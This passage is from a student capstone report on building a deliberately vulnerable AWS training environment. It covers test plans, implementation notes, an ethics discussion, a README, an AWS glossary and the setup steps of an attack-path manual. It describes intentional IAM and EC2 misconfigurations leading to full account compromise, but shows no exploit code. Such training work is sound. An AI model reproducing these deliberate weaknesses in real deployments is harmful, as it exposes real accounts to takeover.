- **Test:** Check incoming connections from the first ec2 instance into the second one. Specifically, login requests to the presetup administrator account
- **Expected Result:** If the account ever logs in from that source, the components are integrated correctly.

Most of the integration tests will rely on unit tests and will involve checking the output across multiple unit tests. The AWS resource integration will come within the individual unit tests and will be tested during implementation to ensure that the relevant resources can communicate and work with each other.

5.4 System Testing

For system testing, both attack paths should be considered distinct systems. This means that each attack path should meet all project requirements and constraints on their own. The system testing will be completed by members of the opposite group. The system testing will start with deploying all of the resources using AWS CloudFormation Templates. The user will then follow the attack path to completion to ensure the attack path is feasible and was properly set up using the CloudFormation Templates.

- By deploying and following the attack path to completion, a user should be able to identify:
    - How and when AWS CloudFormation Templates were used
    - At least 1 form of non-volatile persistence in the AWS account that was gained through exploitation (Permissions that remain useable after a restart of the involved resource)
    - At least 1 way to gain full AWS account compromise
    - A minimal overall cost found in the AWS Cost Management service after completion
    - An AWS system that utilizes a variety of AWS services

5.5 Regression Testing

When modifications from new design iterations or significant progress made during integration would affect a set of permissions or a shared resource that is utilized by more than one component, a more comprehensive approach is necessary. Required tests to confirm the changes won't interfere with past efforts will include the unit tests for the affected component and unit tests of components that have a relationship to the affected component in the attack path. Any interface tests between those components, and a system test will also be required. System testing provides a broader perspective and helps identify potential issues that might arise from the interplay of multiple components affected by the changes

We will also be utilizing github for version tracking to help organize and isolate our updates in branches during testing phases before the associated resources are updated in the main project.

5.6 Acceptance Testing

This would be very similar to our system testing. The primary change would be having the client as the end user and tester who will be evaluating and confirming that the system passes the tests given.

This will be initiated by turning over the documentation and CloudFormationTemplates to the client. After this, our team will be on-hand to provide technical assistance should errors arise.

- Hand over documentation and have them follow the directions and determine if it's easy to follow and able to successfully go through attack paths.
- Meet with the client(virtually) walk them through the project with minimal help.
- Walk through the project with our faculty advisor to determine if any functionality is not working properly, missing, or not up to required standards.
- Documentation/Proof of using required AWS services

5.7 Security Testing

Our project is intended to be vulnerable to testing by allowed users, this means that all of the resources should only be accessible to the user who deploys the CloudFormation template in addition to any other users that they might grant access to.

This can be tested on a resource basis, almost like an extra unit test. By attempting to make an unauthorized connection to any resource deployed by the project, we are effectively impersonating an unintended user.

Another security concern is the possibility of unintended vulnerabilities which might allow the user to circumvent the intended attack path variations in unexpected ways. This will be much more difficult to test systematically, but would be most effectively validated by extensively reviewing IAM roles and policies in addition to restricting their scope to a specified resource/set of resources.

5.8 Results

The results of our tests will prove that our design meets our clients needs and meets the requirements. The unit tests will ensure the AWS resources are set up properly individually while also ensuring the IAM policies for users are properly configured. Testing the attack paths as a whole during the system testing will be the most important part, as most of the design revolves around how the story and resources interact with each other. The system test will show if the attack path is feasible and if the function requirements are met. Additionally, we will ensure the client is happy with our designs with the acceptance testing which will be having the client perform the same system testing we do. The acceptance testing by the client will also be the test that determines if we meet the qualitative requirements.

6 Implementation


6.1 Planning

Implementation Milestones (Semester 2)

- Attack Path Templates
  - Attack Path 1 has all resources in github as basic CloudFormation Templates
    - Implement API Gateway
    - Implement Lambda Function
    - Implement S3 Bucket
    - Implement SSM Command
    - Implement VPC
    - Implement Security Group
    - Implement RDS Database
    - Implement EC2
    - Implement Looting
  - Attack Path 2 has all resources in github as basic CloudFormation Templates
    - Implement EC2
    - Implement 2nd EC2
    - Implement Looting
- Attack Path Relationships and Exploits
  - Implement Attack Path 1 relationships and exploits on existing resources*
  - Implement Attack Path 2 relationships and exploits on existing resources*
  - Remediation of Attack Path 1 Documentation
  - Remediation of Attack Path 2 Documentation
  - User roles are created
- Documentation has been completed
  - Narrative red team guide for Attack Path 1
  - Narrative red team guide for Attack Path 2
  - Remediation Workflows and incident response elements have been documented
- Final Testing
  - Attack Path 1 system tested by Attack Path 2 team and client
  - Attack Path 2 system tested by Attack Path 1 team and client

*For additional information on relationships between resources and the exploits involved, see 4.7.4 Functionality descriptions and visual diagrams.


Our implementation plan will follow the implementation milestones observed in section 3.3, shown above. Many of these items will be worked on in parallel, and the bulk of the effort/tasks will be found in the attack path implementation. In addition to this plan for next semester, our team members are also planning on continuing our learning and prototyping of AWS resources over winter break, focusing on the components of the attack path which they intend to be the experts on.


Attack Path Templates Jan 15-Feb 14
Attack Path Relationships and Exploits Feb 14-April 17
Documentation April 17-April 26
Final Testing April 26-May10
Jan 15, 2024
May 10, 2024

6.2 Attack path 1

To implement attack path 1, we designated each logical group of components to an individual member of our team. Karthik was in charge of the components for the "New Student Registration Form", Ashler was in charge of the components for the "Student Advisor Workstation Creation" and the "Student Database", and Andrew implemented the "Lab Workstation Creation" section. We primarily created our resources CloudFormation Template first and deployed and deleted our individual stacks as needed for bug fixes and improvements. After each individual resource or group of resources passed its unit tests we combined our resources into CloudFormation Templates corresponding to our logical component groups. After our individual component groups were completed, we collaborated with each other to connect our component groups, to consolidate all resources into one CloudFormation Template, and to accomplish our integration testing. Finally, we performed our full system testing to ensure the stack could deploy as easily as possible, all objectives could be achieved, and our stack would delete properly to ensure our users do not incur undue charges from the resources in their account.

During our integration testing, we discovered we can combine some resources to make the steps easier to follow and execute. The RDS component can be accessed from EC2 instances as part of the built-in connection between the two AWS services. Since we were creating an EC2 instance already for the final privilege escalation, we changed our design to use the existing EC2 and moved Looting 2 accordingly. Below is the updated high level design of the attack path.




Another issue we found during the integration phase was a security issue with the initial entry of the attack path. The original plan was to use an IAM Role that can be assumed by the user to have the correct permissions. However, that role needed to access certain resources further into the attack path, which would allow the user to skip steps if the role was used in that method. Instead of creating a different role, it is more convenient to create a new user account instead. Now, the user starts by logging into that account and works from that point. Not only does it help the attack path flow, the account is a secure starting point protected by a password. Additionally, if the client uses the tool as a test, the user and deployer can be separate people.

Another implementation struggle we faced was getting non-aws resources and files uploaded in a manner that was simple and effective. This is due to the limitations of uploading a CloudFormation Template through the AWS console. Ultimately our solution was to retrieve these additional files from github and upload them to our storage resources through the manual triggering of lambda functions after the stack was initially built. If we were to repeat this project, we would likely have opted to build the template through CLI or through a different Infrastructure as Code syntax such as Terraform which is more suited for the one and done deploy that we were aiming to achieve with this project.

6.3 Attack path 2

To implement attack path 2, we broke down the attack path into two chunks, Ethan and Ayo focused on the initial entry and privilege escalation 1 phases. Both groups worked on setting up Looting 1 phase. Ahmed and Garrett focused on Privilege escalation 2 and Looting 2 phases. Once the attack path was near completion, Ayo and Garrett focused more on setting up the CloudFormation Template, more specifically they worked on connecting all the different phases together in the template. Ethan and Ahmed focused on the documentation, verifying all the components, roles, policies were noted of. They also documented the finalized instructions for the full attack path. Once the instructions were completed, we tested the attack path, phase by phase to verify everything worked. Once we concluded that all objectives per phase were completed, we moved on to test the full attack path and were successful in our testing.



Next, we deployed and tested the CloudFormation template. We encountered several errors related to syntax, resource creation, and AWS naming conventions but were able to knock out most bugs during the process. For our attack path, invoking lambdas directly made more sense then writing an full API to invoke it, though the code for the API remains for expandability/compatibility. This added an additional step toward setup though it created no more work than what was originally presented, and had very clear instructions to follow.

Besides this minor change, implementing the attack path went without many final changes. We ran into a few technical difficulties in managing permissions and dealing with cloudformation errors. These errors took up a significant portion of implementation time, though each were resolved after a few days of work in debugging and troubleshooting.

7 Professionalism

This discussion is with respect to the paper titled "Contextualizing Professionalism in Capstone Projects Using the IDEALS Professional Responsibility Assessment", *International Journal of Engineering Education* Vol. 28, No. 2, pp. 416–424, 2012

7.1 Areas of Responsibility

Area of Responsibility	**Definition**	**NSPE Canon**	**IEEE**	**Difference from NSPE**
Work Competence	Perform work of high quality, integrity, timeliness, and professional competence.	Perform services only in areas of their competence; Avoid deceptive acts.	To maintain and improve our technical competence and to undertake technological tasks for others only if qualified by training or experience, or after full disclosure of pertinent limitations.	IEEE expands beyond also stating that tasks should only be undertaken with competence by stating they also seek improvement in addition to undertaking reasonable tasks. They also give a caveat that if full disclosure of limitations is made, you don't have to be fully competent.
Financial Responsibility	Deliver products and services of realizable value and at reasonable costs.	Act for each employer or client as faithful agents or trustees.	N/A	IEEE Code of Ethics does not mention financial responsibility.
Communication Honesty	Report work truthfully, without deception, and understandable to stakeholders.	Issue public statements only in an objective and truthful manner; Avoid deceptive acts.	To disclose promptly factors that might endanger the public or the environment. To avoid real or perceived conflicts of	IEEE covers the same bases as NSPE, but they do so in a more itemized format. There is less room for interpretation in IEEE as it is more clearly defined.

			interest whenever possible, and to disclose them to affected parties when they do exist. To be honest and realistic in stating claims or estimates based on available data, and to credit properly the contributions of others	
Health, Safety, Well-Being	Minimize risks to safety, health, and well-being of stakeholders.	Hold paramount the safety, health, and welfare of the public.	**Hold paramount the safety, health, and welfare of the public**, to strive to comply with ethical design and sustainable development practices, to protect the privacy of others, and to disclose promptly factors that might endanger the public or the environment;	IEEE expands the cannon by going into sustainability in the same breath.
Property Ownership	Respect property, ideas, and information of clients and others.	Act for each employer or client as faithful agents or trustees.	To credit properly the contributions of others	IEEE is much more vague here by only stating that credit should be given \`properly\` which has more room for interpretation based on the body of work.

Sustainability	Protect environment and natural resources locally and globally.	N/A	To hold paramount the safety, health, and welfare of the public, **to strive to comply with ethical design and sustainable development practices, to protect the privacy of others**, and to disclose promptly factors that might endanger the public or the environment;	IEEE also considers the needs of sustainable privacy in technical works.
Social Responsibility	Produce products and services that benefit society and communities.	Conduct themselves honorably, responsibly, ethically, and lawfully so as to enhance the honor, reputation, and usefulness of the profession.	To improve the understanding by individuals and society of the capabilities and societal implications of conventional and emerging technologies, including intelligent systems	IEEE differs most here, they specifically want to improve understanding of emerging technologies as opposed to the generalized \`products and services\` mentioned by NSPE.

7.2 Project Specific Professional Responsibility Areas

Area of Responsibility	Does it apply to the project?	How well is the team performing?
Work Competence	Yes - We are teaching people about how to secure valuable assets, so spreading incorrect information or advice could result in invasions of privacy, loss of property, etc.	We are performing very well in regards to both standards. We have educated ourselves on cloud security through various self imposed learning targets as prework to our design iterations and consulted in technical professionals beyond our client who also has

		professional experience in our subject matter.
Financial Responsibility	Yes - We were very generously given an AWS account with its resource usage covered by our client, but this has the possibility for us to use this privilege poorly and waste resources. We also need to consider the long term effects of how much our product will cost for the end user and how we can reduce those costs.	We are performing adequately here. We have only had one small instance of resource waste with an EC2 being left on for days after use. In regards to end user resource consumption, everything in the design and prototypes can be achieved in the AWS free tier which is great.
Communication Honesty	Yes - We are creating this project for RSM, who is our client and stakeholder in this case. We need to properly report the progress and any issues to them.	We are performing well in this area. We meet with our client at least twice a month, sometimes three or four times a month. We also share all documentation and communication with the client so they can see what we are working on.
Property Ownership	Yes - We are using the information of others to create our designs in order to make them realistic. Additionally, our client shares information with us to use.	We are performing well for this responsibility. We have documented all of the references and resources we have used. Additionally, we meet regularly with the client to ensure their feedback is heard and accounted for.
Social Responsibility	Yes - our project will help improve the security of cloud applications in our community. This will help protect the data of others.	We are performing well within this area by creating designs that focus on the common services and mistakes often seen. We also made narratives for each attack path that focused on a real world situation to show how it could impact the community.

7.3 Most Applicable Professional Responsibility Area

Work Competence is the most applicable responsibility area for our project. Because our project will be an educational tool, it doesn't just have to work, it needs to have correct and useful information. If we use incorrect information, that will affect all the future users of the API and cascade since that information will then be used in real environments. To make sure this isn't an issue, we have met with two industry professionals with hands-on experience to ensure our designs are realistic and correct.

8 Closing Material

8.1 Discussion

- **Functional Requirements**
  - Incorporates common AWS-specific vulnerabilities misconfigurations
  - Vulnerabilities should be actively exploitable
  - Logging and Monitoring to capture user and security events
  - Include an Incident Response Component that enables users to assess impact
  - Attack path includes Non-Volatile persistence in the AWS account (Permissions that remain useable after a restart of the involved resource)
  - Attack path should allow any user to fully compromise an AWS account (gain control over all aspects of the account through exploitation of given vulnerabilities)
- **Resource Constraints**
  - Utilize AWS CloudFormation for consolidated/static resource configuration and distribution
  - AWS API Gateway should be used as an interface between a user and other AWS resources
  - Utilize AWS Identity and Access Management for resource permissions
  - Cloud resource usage should be minimal, if not all in the free tier
- **Qualitative Requirements**
  - Design a unique Service using existing AWS services and common configurations
  - Identity Management roles and policies should reflect professional roles and use cases
  - Documentation on the intended exploits and incident response components must be available to users
  - Implements safeguards to prevent unintended damage to AWS resources
  - Attack path follows the standard flow of a penetration test

Our functional requirements are generally met and exceeded with a few exceptions. Both attack paths incorporate common AWS-specific vulnerabilities that rely on various misconfiguration of AWS services and IAM policies. We were able to ascertain what a common vulnerability was by reaching out to industry professionals for their review, and by referencing postings from a reputable vulnerability consulting service. In total, we utilize 6 unique AWS services, with 9 individual resources. Vulnerabilities have been confirmed to be exploitable primarily through research and reference to first hand documents, and a few proof of concept scenarios that explicitly show the intended functionality that will be expanded during implementation. Our logging and monitoring was not expanded beyond the default use of AWS CloudTrail, so this could have been expanded on further. Attack Path 1 explicitly defines the method of Non-Volatile persistence, but Attack Path 2 does not have their Non-Volatile persistence defined. Both attack paths have a defined remediation plan and multiple opportunities for looting to enable a guided incident response element during implementation. Both Attack Paths finish with full account compromise through unique methods.

Our resource restraints were all met in their entirety. AWS CloudFormation will not be utilized until the implementation phase of the project. We successfully integrated API gateway as an interface in attack path 1. AWS Identity and Access Management is heavily referenced in both attack paths for resource and user based constraints. Our greatest triumph in resources is that all of our components can be completed under the free tier threshold with a lot of excess usage.

All qualitative requirements that apply to our design phase were successfully fulfilled. Both attack path designs present a meaningful unique and cohesive attack on cloud resources through the use of various AWS services and permissions. The AWS IAM roles and permissions relate to realistic professional roles that map to our narratives in each attack path. During our work identifying potential unintended risks that could be presented in our project, we defined various testing methods that will prevent unintentional damage to AWS resources. Through the use of our design iteration 0 as a template and guiding principle for future design iterations, both of our attack paths follow the generic flow and phases of a real penetration test.

8.2 Conclusion

This project aims to enhance understanding of AWS security concepts by providing a practical, controlled environment for experimentation while emphasizing responsible and secure practices.

Entering into the design phase, our team was aware of the significant learning curve necessary to deliver this project. To surmount it, our team engaged in weekly enrichment goals demonstrating a commitment to continuous improvement throughout the project duration. These objectives involved a comprehensive study of competitors, including flAWS and IAM Vulnerable. Additionally, our team participated in hands-on learning activities, building and testing various AWS services. This included configuring S3 Buckets, EC2s, and Cloud Formation Templates, among other components of AWS infrastructure. As a result of reaching these goals, we have enriched our skill set to confidently deliver a robust and educational product.

The implementation phase took the combine knowledge learned from the designed phase as well as more research and testing. After creating the initial resources, we repeatedly configured and reconfigured the settings to work with each other and to follow the correct design of the attack path. We ended up meeting most of our goals by creating working attack paths that a user can walk through. We weren't able to make the initial creation of the tool from the stack as easy as we originally hoped. Some of the setup steps must be manually triggered. Those steps are future work that can be done to provide a smooth setup process.

8.3 References

Technical References:

[1]"AWS glossary - AWS Glossary," *docs.aws.amazon.com*. https://docs.aws.amazon.com/glossary/latest/reference/glos-chap.html
[2]N. Frichette, "Intercept SSM Communications - Hacking The Cloud," *hackingthe.cloud*, Feb. 06, 2021. https://hackingthe.cloud/aws/post_exploitation/intercept_ssm_communications/
[3]J. Anderson, "The Capital One Breach & 'cloud_breach_s3' CloudGoat Scenario," *Rhino Security Labs*, Aug. 04, 2019. https://rhinosecuritylabs.com/aws/capital-one-cloud_breach_s3-cloudgoat/

[4]X. Sereda, “cloudgoat/scenarios/ec2_ssrf/README.md at master · RhinoSecurityLabs/cloudgoat,” *GitHub*, Jun. 24, 2019. https://github.com/RhinoSecurityLabs/cloudgoat/blob/master/scenarios/ec2_ssrf/README.md
[5]“Access control list (ACL) overview - Amazon Simple Storage Service,” *docs.aws.amazon.com*. https://docs.aws.amazon.com/AmazonS3/latest/userguide/acl-overview.html
[6]IEEE, “IEEE Code of Ethics,” *ieee.org*, Jun. 2020. https://www.ieee.org/about/corporate/governance/p7-8.html
[7] McCormack, J., Beyerlein, S., Davis, D., Trevisan, M., Lebeau, J., Davis, H., . . . Javed Khan, M. (2012). Contextualizing professionalism in capstone projects using the IDEALS professional responsibility assessment. International Journal of Engineering Education, 28(2), 416. https://www.ijee.ie/contents/c280212.html
[8]“AWS top 10 misconfigurations and how to fix them: A cheat sheet,” Snyk, Mar. 15, 2023. https://snyk.io/blog/aws-top-10-misconfigurations-cheat-sheet/ (accessed Nov. 30, 2023).

Related Works:

[1]S. Art, Prabhsimran, P. Russiello, and C. Lu, “IAM Vulnerable,” GitHub, Aug. 16, 2022. https://github.com/BishopFox/iam-vulnerable
[2]S. Piper, “flAWS,” flaws.cloud. http://flaws.cloud/

8.4 Appendices

8.4.1 Client Documentation

Github Readme

```
# Overview

      This project was a senior design project for CprE491 and
CprE492 at Iowa State University. The project is a learning tool to
practice finding and exploiting vulnerabilities in AWS environments.
Each attack paths are modeled after a real world use case of AWS to
emulate all of the common phases of a cyber attack. Those phases are
Initial Entry, Persistence, Lateral Movement, Privilege Escalation
and Looting. The attack paths can be built in any AWS account using
the Cloudformation Templates designed by the team.

## Disclaimer

This CloudFormation template has been created for educational and
training purposes only. By deploying and utilizing this template,
you acknowledge and agree to the following terms:

- **No Liability:** The creators of this CloudFormation template are
not responsible for any damages, data breaches, or charges incurred
as a result of deploying or using this project.

- **Educational Use Only:** This template is intended for
educational and training purposes to simulate real-world scenarios
in a controlled environment. It should not be used in production or
any environment containing sensitive or critical data.

- **AWS Free Tier:** While the resources deployed by this template
are designed to operate within the limits of the AWS Free Tier,
users should be aware that leaving these resources active may exceed
the free tier limits and result in charges. It is the user's
responsibility to monitor usage and manage resources accordingly to
avoid unexpected charges.

By deploying this CloudFormation template, you agree to abide by
these terms and release the creators from any liability arising from
the use or misuse of this project. If you do not agree to these
terms, do not deploy or utilize this template.

# Files

- Guide to AWS (.docx)

      - Information about what AWS is as along with details about
the AWS services used in the project
```

    - Information about Cloudformation Templates and how to deploy resources from templates usings Stacks

    - Installation guide for AWS CLI, which is needed to progress through the attack paths

    - Information about additional resources, similar training platforms and common AWS tools

- Each Attack Path has the following:

    - Attack Path X Template(.json)

        - Cloudformation Template file containing the configuration for each resource necessary for the attack path

        - File that will be uploaded to AWS Cloudformation service as a Stack

    - Attack Path X (.docx)

        - Documentation about the attack path including the story, step-by-step guide and remidiation options.

# Contributors

Karthik Kasarababda, Ashler Benda, Andrew Bowen, Ethan Douglass, Ahmed Nasereddin, Ayo Ogunsola, Garrett Arp

Guide to AWS

What is AWS?

Amazon Web Services (AWS) is a set of over 200 cloud-based services for cloud computing, networking, and more. AWS can be used for companies of all sizes for various purposes, from websites to databases and virtual machines. Some well-known companies that use AWS include Netflix, GoDaddy, Airbnb, and Canva. To learn about all of the services, AWS has a training course and multiple certificates focused on different parts of AWS. This guide will only cover the standard services used for this project.

Identity and Access Management (IAM) manages users, roles, and permissions. IAM resources will be found in every AWS environment, and misconfigurations within the policies and permissions are a likely source of vulnerabilities.

AWS Simple Storage Service (S3) is a web-based, object storage service. Clusters of objects are stored in buckets that can be fetched, edited, and added from a web interface or other AWS services.

AWS Elastic Compute Cloud (EC2) provides secure and scalable cloud computing resources. Users can create virtual machine instances with various processors, operating systems, storage and networking options.

AWS Lambda is an event-driven, serverless computing platform for running code. Lambdas can be triggered by other AWS services as well as interface with the services to retrieve data.

AWS Relational Database Service (RDS) is a managed database service that makes it easy to set up scalable databases in the cloud. It supports many popular database types, such as MySQL, PostgreSQL, and Oracle, and provides security and automated backups.

AWS API Gateway is a fully managed service that enables developers to create, publish, maintain, monitor, and secure APIs at any scale. It acts as a gateway for applications to connect with backend services, facilitating seamless communication and integration between different software components.

Terminology and Acronyms

ACCESS CONTROL LIST (ACL) - Document that defines who can access a particular S3 bucket or object and sets user permissions

ALLOW-LIST - list of things considered trustworthy or good, grant access to defined resources; Usually firewall rules or list of approved applications; Enforces the deny all by default approach to security, better than deny-list

AMAZON WEB SERVICES (AWS) - An infrastructure web services platform in the cloud for companies of all sizes.

API GATEWAY - Amazon API Gateway is a fully managed service that developers can use to create, publish, maintain, monitor, and secure APIs at any scale.

BUCKET - In S3, a container for stored objects. Every object is contained in a bucket.

CLOUD DEVELOPMENT KIT (CDK) - AWS Cloud Development Kit (AWS CDK) is an open-source software development framework for defining your cloud infrastructure in code and provisioning it through AWS CloudFormation.

CLOUD FORMATION - AWS CloudFormation is a service for writing or changing templates that create and delete related AWS resources as a unit.

CLOUDWATCH - Amazon CloudWatch is a web service that you can use to monitor and manage various metrics and configure alarm actions based on data from those metrics.

COMMAND LINE INTERFACE (CLI) - AWS Command Line Interface is a unified downloadable and configurable tool for managing AWS services. Control multiple AWS services from the command line and automate them through scripts.

DENY-LIST - List of things considered untrustworthy or bad; restrict access to defined resources; Usually in the form of firewall rules or list of prohibited software; more difficult than creating a known good list and denying everything else.

ELASTIC COMPUTE CLOUD (EC2) - Amazon Elastic Compute Cloud is a web service for launching and managing Linux/UNIX and Windows Server instances in Amazon data centers.

EC2 INSTANCE - A compute instance in the Amazon EC2 service. Other AWS services use the term EC2 instance to distinguish these instances from other types of instances they support.

IDENTITY AND ACCESS MANAGEMENT (IAM) - AWS Identity and Access Management is a web service that Amazon Web Services (AWS) customers can use to manage users and user permissions within AWS.

LAMBDA - AWS Lambda is a web service that you can use to run code without provisioning or managing servers. You can run code for virtually any type of application or backend service with zero administration. You can set up your code to automatically start from other AWS services or call it directly from any web or mobile app.

PRIVILEGE ESCALATION - techniques that cyber attackers, or threat actors, use to gain elevated permission levels and access

RELATIONAL DATABASE SERVICE (RDS) - Amazon Relational Database Service is a web service that makes it easier to set up, operate, and scale a relational database in the cloud. It provides cost-efficient, resizable capacity for an industry-standard relational database and manages common database administration tasks.

S3 - Amazon S3 is storage for the internet. You can use it to store and retrieve any amount of data at any time, from anywhere on the web.

VIRTUAL PRIVATE CLOUD (VPC) - Amazon Virtual Private Cloud is a web service for provisioning a logically isolated section of the AWS Cloud virtual network that you define. You control your virtual networking environment by selecting your own IP address range, creating subnets and configuring route tables and network gateways.

Installing AWS CLI

The AWS Command Line Interface (AWS CLI) is a unified tool that provides a consistent interface for interacting with all parts of Amazon Web Services. See the guide below on how to install to get started.

https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html

Cloudfox

Cloudfox is an open-source pen-testing tool for cloud environments. It helps gather information about the environment as well as assists in finding exploitable attack paths. See the Cloudfox Github page for usage and installation instructions. Please note that setting up the AWS CLI is a prerequisite to utilize this tool for testing in AWS.

https://github.com/BishopFox/cloudfox

Resources

https://docs.aws.amazon.com/

https://aws.amazon.com/console/

https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html

https://github.com/BishopFox/cloudfox

Attack Path 1 Manual

The Story

You have been hired by the Virtual University of Ludicrous Notions as a security consultant to perform an internal pentest to assess the security posture of their AWS environment.

Your mission is to navigate through the various components of the Virtual University's system, from databases to web applications, and uncover as many security weaknesses as possible.


As you do so, your task is to methodically document and report these vulnerabilities, offering recommendations for remediation to bolster the organization's defenses against potential cyber threats.

Remember, your role as a pentest consultant is critical in helping the Virtual University of Ludicrous Notions enhance its security posture and protect sensitive information from malicious actors. So, dive in, explore, and uncover those vulnerabilities to fortify the Virtual University's defenses!

Setup: Deploying the Stack

Before you can get started, you will need to begin hosting the virtual environment in an AWS account that you have permission to use as a testbed for vulnerable resources.

1. Begin by downloading the attack_path_1_template.json from **[Insert Link Here]**.
2. Login to the AWS Console on your account
3. Navigate to “CloudFormation” then “Stacks”
4. Select “Create Stack” then “With New Resources (Standard)”
5. You will be using an existing template which you will upload from your machine. Your stack choices for “Step 1” should look like this before you proceed:



Create stack

Prerequisite - Prepare template

Prepare template

Every stack is based on a template. A template is a JSON or YAML file that contains configuration information about the AWS resources you want to include in the stack.

[✓ Choose an existing template] Upload or choose an existing template.

Use a sample template — Choose from our sample template library.

Build from Application Composer — Create a template using a visual builder.

Specify template

A template is a JSON or YAML file that describes your stack's resources and properties.

Template source

Selecting a template generates an Amazon S3 URL where it will be stored.

Amazon S3 URL — Provide an Amazon S3 URL to your template.

[✓ Upload a template file] Upload your template directly to the console.

Sync from Git - *new* — Sync a template from your Git repository.

Upload a template file

Choose file

attack_path_1_template.json

JSON or YAML formatted file

S3 URL: https://s3.us-east-1.amazonaws.com/cf-templates-6zxf8qbzpitw-us-east-1/2024-04-02T224330.708Zxgb-attack_path_1_template.json

View in Application Composer


6. In “Step 2”, the stack details, all you need to do is specify a stack name such as “VULN - Stack”, then proceed to “Step 3”.
7. In “Step 3”, the stack options will not need to be changed at all before proceeding to “Step 4”.
8. In “Step 4”, you will need to scroll down and acknowledge that this stack will be creating IAM resources which will be necessary for this exercise before selecting “Submit” to begin the creation of your stack resources.
